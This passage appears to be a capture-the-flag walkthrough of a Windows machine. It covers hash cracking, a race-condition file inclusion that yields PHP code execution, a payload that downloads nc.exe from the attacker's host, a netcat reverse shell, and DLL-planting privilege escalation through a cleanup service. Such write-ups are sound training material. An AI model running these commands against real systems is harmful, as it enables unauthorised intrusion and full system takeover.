
The null sessions are no longer allowed by default in windows, however hash can be cracked using JohnTheRipper tool.

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
charlotte123!    (web)
<SNIP>
```


Now we create `header.inc` file and fire-up smbserver with the credentials.

```
echo 'test' > header.inc
sudo smbserver.py -smb2support -username web -password 'charlotte123!'  test .
```

Sending request to `\\10.10.14.177\test` will include `header.inc` file and display `test` on the webpage.



Application is filtering `<?` tag and won't include the file if the tag is found anywhere in the file contents.



There's a check done using `file_get_contents()` function which opens and closes the file. The include function will open it again, leaving the possibility for using a race condition to swap the file after the check. We create two files with below contents.

header.inc

```
fallocate -l 1M header.inc
```

shell.inc

```
<?php phpinfo(); ?>
```

Now issue the following command to copy `shell.inc` file to `header.inc`.

```
sudo apt install inotify-tools
inotifywait header.inc; sleep 4 ; cp pwn.inc header.inc
```

Sending the request will first read `header.inc` file which is of 1MB size then the bash command will identifies the file change and update the `header.inc` file contents to php code. This results in code execution.

This is successful. We update the code in order to get the reverse shell.

pwn.inc

```
<?php exec("powershell wget http://10.10.14.177/nc.exe -o
c:\\windows\\system32\\spool\\drivers\\color\\nc.exe"); ?>
```

Sending the above request will download `nc.exe` from our system. We setup a netcat listener on port 1234 and issue another request with below code.

```
<?php exec("c:\\windows\\system32\\spool\\drivers\\color\\nc.exe -e cmd.exe
10.10.14.177 1234"); ?>
```

```
nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.231.
Ncat: Connection from 10.10.10.231:64976.
Microsoft Windows [Version 10.0.17763.1728]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\licenses>whoami
proper\web
```

A shell as `proper\web` user is received and user flag can be found in `c:\users\web\desktop`.

Privilege Escalation

Enumerating the server, we find an unusual folder `Cleanup` in `Program Files` directory.

```
C:\Program Files>dir
 Volume in drive C has no label.
 Volume Serial Number is FE0C-A36B

 Directory of C:\Program Files

01/29/2021  01:41 PM    <DIR>          .
01/29/2021  01:41 PM    <DIR>          ..
11/15/2020  05:05 AM    <DIR>          Cleanup
11/14/2020  04:00 AM    <DIR>          Common Files
11/14/2020  04:25 AM    <DIR>          internet explorer
01/02/2021  10:13 AM    <DIR>          MariaDB 10.5
11/14/2020  10:21 AM    <DIR>          Microsoft
04/26/2017  07:14 AM           368,640 nssm.exe
<SNIP>
```

It contain three files.

```
C:\Program Files\Cleanup>dir
 Volume in drive C has no label.
 Volume Serial Number is FE0C-A36B

 Directory of C:\Program Files\Cleanup

11/15/2020  05:05 AM    <DIR>          .
11/15/2020  05:05 AM    <DIR>          ..
11/15/2020  05:03 AM         2,999,808 client.exe
11/15/2020  10:22 AM               174 README.md
11/15/2020  06:20 AM         3,041,792 server.exe
               3 File(s)      6,041,774 bytes
               2 Dir(s)   7,259,525,120 bytes free
```

`README.md` reveals the details about the `Cleanup` service.

```
C:\Program Files\Cleanup>type README.md
# Cleanup

We find the garbage on your system and delete it!

## Changelog

- 31.10.2020 - Alpha Release

## Todo

- Create an awesome GUI
- Check additional paths
```

This service tries to locate the garbage files on the system and deletes them. We copy both the files to our machine using smbserver.

```
copy client.exe \\10.10.14.177\test\client.exe
copy server.exe \\10.10.14.177\test\server.exe
```

We transfer the files to our Windows VM and run them.

```
C:\Users\htb>client.exe
Cleaning C:\Users\htb\Downloads
```

On the server window we look at the details of the files that are being cleaned.

```
C:\Users\htb>server.exe
CLEAN C:\Users\htb\Downloads\test.txt
```

We open both the executables in tool Ghidra. `main.main` function in `client.exe` has the below checks.

```
...
if ((longlong)DAT_005fd218 < 2) {
  local_58 = 5;
  local_38 = (int *)&DAT_0051d3e4;
}
else {
  if (DAT_005fd210[3] == (char *)0x2) {
    if (*(short *)DAT_005fd210[2] == 0x522d) {
      local_58 = 7;
      local_38 = &DAT_0051d7b0;
    }
...
```

If supplied arguments are less than 2, it simply calls `main.clean` function. In any other case it checks if the first supplied argument is `-R` (0x522d) and the service tries to restore the file to the original location by calling `main.restore` function. It can be easily guessed this time that the second argument for restore option is the file path. We can confirm this by restoring `test.txt`.

```
C:\Users\htb>client.exe -R C:\Users\htb\Downloads\test.txt
Restoring C:\Users\htb\Downloads\test.txt
```

There's also a condition while cleaning the files.

```
if (0x278d00 < (local_e0 + -0xe7791f700) - (longlong)&stack0xffffffff1886e08d8) {
  main.serviceClean();
}
```

It checks if the file is older than 30 days `(0x278d00 = 2592000)`, then it removes that file from the system. Both the executables are communicating via named pipes. We check if there's a named pipe with name `cleanup`.

```
dir \\.\pipe\\ | findstr cleanup
```

```
C:\inetpub\wwwroot\licenses>dir \\.\pipe\\ | findstr cleanup
  12:00 AM                 2 cleanupPipe
```

It is also possible to trigger the `clean/restore` operations by directly sending below commands to the named pipe.

```
echo CLEAN <filename> > \\.\pipe\\cleanupPipe
echo RESTORE <filename> > \\.\pipe\\cleanupPipe
```

For some reason the last character of the filename is truncated. So we append a new character at the end to make it proper. If we try to restore a new file which is not removed, the server window will error out the path from where it is restoring the files.

```
echo RESTORE c:\users\htb\testt > \\.\pipe\\cleanupPipe
```

```
C:\users\htb>server.exe
open C:\ProgramData\Cleanup\dGVzdA==: The system cannot find the file
specified.
```

The filename which is cleaned by the service is in the base64 encoded format. With this knowledge we can now gain a privileged write by replacing base64 encoded filepath with the path where we want to restore the file to. This can be exploited with several ways.

Windows Update Session Orchestrator

Starting from Windows 10, Microsoft introduced the `Update Session Orchestrator` service. As a regular user, it is possible to interact with this service using COM, and start an `update scan` or start the download of pending updates for example. We download and compile the UsoDllLoader project in a Windows VM. We copy the `WindowsCoreDeviceInfo.dll` file to our target server using again the smb server.

```
copy \\10.10.14.177\test\WindowsCoreDeviceInfo.dll C:\Users\web\Downloads\
```

We also modify the attributes so that the file be of 30 days older.

```
powershell -ep bypass
$(Get-Item "C:\Users\web\Downloads\WindowsCoreDeviceInfo.dll").Lastwritetime=$(Get-Date
"12/12/2011")
$(Get-Item "C:\Users\web\Downloads\WindowsCoreDeviceInfo.dll").creationtime=$(Get-Date
"12/12/2011")
$(Get-Item "C:\Users\web\Downloads\WindowsCoreDeviceInfo.dll").lastaccesstime=$(Get-
Date "12/12/2011")
```

Now we run `client.exe` to clean the file.

```
& "C:\program files\cleanup\client.exe"
```

File is indeed created.

```
PS C:\Users\web\Downloads> dir \programdata\cleanup

    Directory: C:\programdata\cleanup

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         8/2/2021  12:17 AM           1184
QzpcVXNlcnNcd2ViXERvd25sb2Fkc1xkZXNrdG9wLmluaQ==
-a----         8/2/2021  12:28 AM         370744
QzpcVXNlcnNcd2ViXERvd25sb2Fkc1xXaW5kb3dzQ29yZURldmljZUluZm8uZGxs
```

We copy this file as `C:\Windows\System32\WindowsCoreDeviceInfo.dll`.

```
copy
\programdata\cleanup\QzpcVXNlcnNcd2ViXERvd25sb2Fkc1xXaW5kb3dzQ29yZURldmljZUluZm8uZGxs
\programdata\cleanup\QzpcV2luZG93c1xTeXN0ZW0zMlxXaW5kb3dzQ29yZURldmljZUluZm8uZGxs
```

Now the file can be restored.

```
& "C:\program files\cleanup\client.exe" -R
C:\Windows\System32\WindowsCoreDeviceInfo.dll
```

```
PS C:\Users\web\Downloads> & "C:\program files\cleanup\client.exe" -R C:\Windows\Sy
stem32\WindowsCoreDeviceInfo.dll
Restoring C:\Windows\System32\WindowsCoreDeviceInfo.dll
PS C:\Users\web\Downloads> dir c:\windows\system32\windowscoredeviceinfo.dll

    Directory: C:\windows\system32

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         8/2/2021  12:33 AM          92672 windowscoredeviceinfo.dll
```

File is indeed copied to `C:\Windows\System32` directory. Let's initiate the updates scan using `usoclient.exe` executable.

```
usoclient StartInteractiveScan
```

This loads the `WindowsCoreDeviceInfo.dll` which opens up a bind shell listening `1337` port locally.

```
PS C:\Users\web\Downloads> netstat -ant | findstr 1337

TCP    127.0.0.1:1337         0.0.0.0:0      LISTENING       InHost
```

Shell as `nt authority\system` can be obtained by connecting to this port.

```
PS C:\Users\web\Downloads>c:\windows\system32\spool\drivers\color\nc.ex
e 127.0.0.1 1337

Microsoft Windows [Version 10.0.17763.1728]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
```

Alternate Method 1 (Windows Problem Reporting Service)

Windows Problem Reporting service `wermgr.exe` loads `phoneinfo.dll` on boot which is missing by default on most of the Windows operating systems. It is also possible to load this dll without rebooting the target server which is mentioned in WerTrigger repository. Let's download `phoneinfo.dll`, `Report.wer` and `WerTrigger.exe` files from the repository and copy them to the target host.

```
copy \\10.10.14.177\test\phoneinfo.dll .
copy \\10.10.14.177\test\WerTrigger.exe .
copy \\10.10.14.177\test\Report.wer .
```

Modify the attributes of `phoneinfo.dll` file.

```
$(Get-Item "C:\Users\web\Downloads\phoneinfo.dll").Lastwritetime=$(Get-Date
"12/12/2011")
$(Get-Item "C:\Users\web\Downloads\phoneinfo.dll").creationtime=$(Get-Date
"12/12/2011")
$(Get-Item "C:\Users\web\Downloads\phoneinfo.dll").lastaccesstime=$(Get-Date
"12/12/2011")
```

Now we run `client.exe` to clean the file.

```
& "C:\program files\cleanup\client.exe"
```

This creates the file in `\programdata\cleanup` folder. We copy this file as `C:\Windows\System32\phoneinfo.dll`.

```
copy \programdata\cleanup\QzpcVXNlcnNcd2ViXERvd25sb2Fkc1xwaG9uZWluZm8uZGxs
\programdata\cleanup\QzpcV2luZG93c1xTeXN0ZW0zMlxwaG9uZWluZm8uZGxs
```

We finally trigger the restore option to copy this file to `System32` directory.

```
& "C:\program files\cleanup\client.exe" -R C:\Windows\System32\phoneinfo.dll
```

This is successful and the file is copied.

```
c:\Users\web\Downloads>dir c:\windows\system32\phoneinfo.dll
 Volume in drive C has no label.
 Volume Serial Number is FE0C-A36B

 Directory of c:\windows\system32

08/02/2021  01:41 AM            92,160 phoneinfo.dll
               1 File(s)         92,160 bytes
               0 Dir(s)   7,329,079,296 bytes free
```

We run `WerTrigger.exe` to trigger the service.

```
c:\Users\web\Downloads>WerTrigger.exe
[+] Windows Error Reporting Trigger by @404death !
[+] Trigger launched.
[+] Tcp connecting...
[+] Waiting for the DLL to be loaded...
[+] Connected.
[+] Spawning shell...
Microsoft Windows [Version 10.0.17763.1728]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
nt authority\system
```

This is successful and a shell as `nt authority\system` is spawned.

Alternate Method 2 (Symlink)

It is also possible to gain read access to any file using symbolic links. We can create a symlink to `C:\Users\Administrator\Desktop` folder.

```
mklink /j c:\users\web\downloads\test c:\users\administrator\desktop
```

```
c:\Users\web\Downloads>mklink /j test c:\users\administrator\desktop
Junction created for test <<===>> c:\users\administrator\desktop
```

We clean the file which we want to read and remove the symlink and create the same folder to restore the target file.

```
echo CLEAN c:\users\web\downloads\test\root.txtt > \\.\pipe\\cleanupPipe
```

```
rmdir c:\users\web\downloads\test
mkdir c:\users\web\downloads\test
```

Now it is possible to try to restore the file.

```
echo RESTORE c:\users\web\downloads\test\root.txtt > \\.\pipe\\cleanupPipe
```

We see that the file is restored and has also contents.

```
c:\Users\web\Downloads\test>dir
  Volume in drive C has no label.
  Volume Serial Number is FE0C-A36B
Directory of c:\Users\web\Downloads\test

08/02/2021  02:58 AM    <DIR>          .
08/02/2021  02:58 AM    <DIR>          ..
08/02/2021  02:58 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,308,120,064 bytes free

c:\Users\web\Downloads\test>type root.txt
c36133ac7a59d9fd8bd5a1836503eaca
```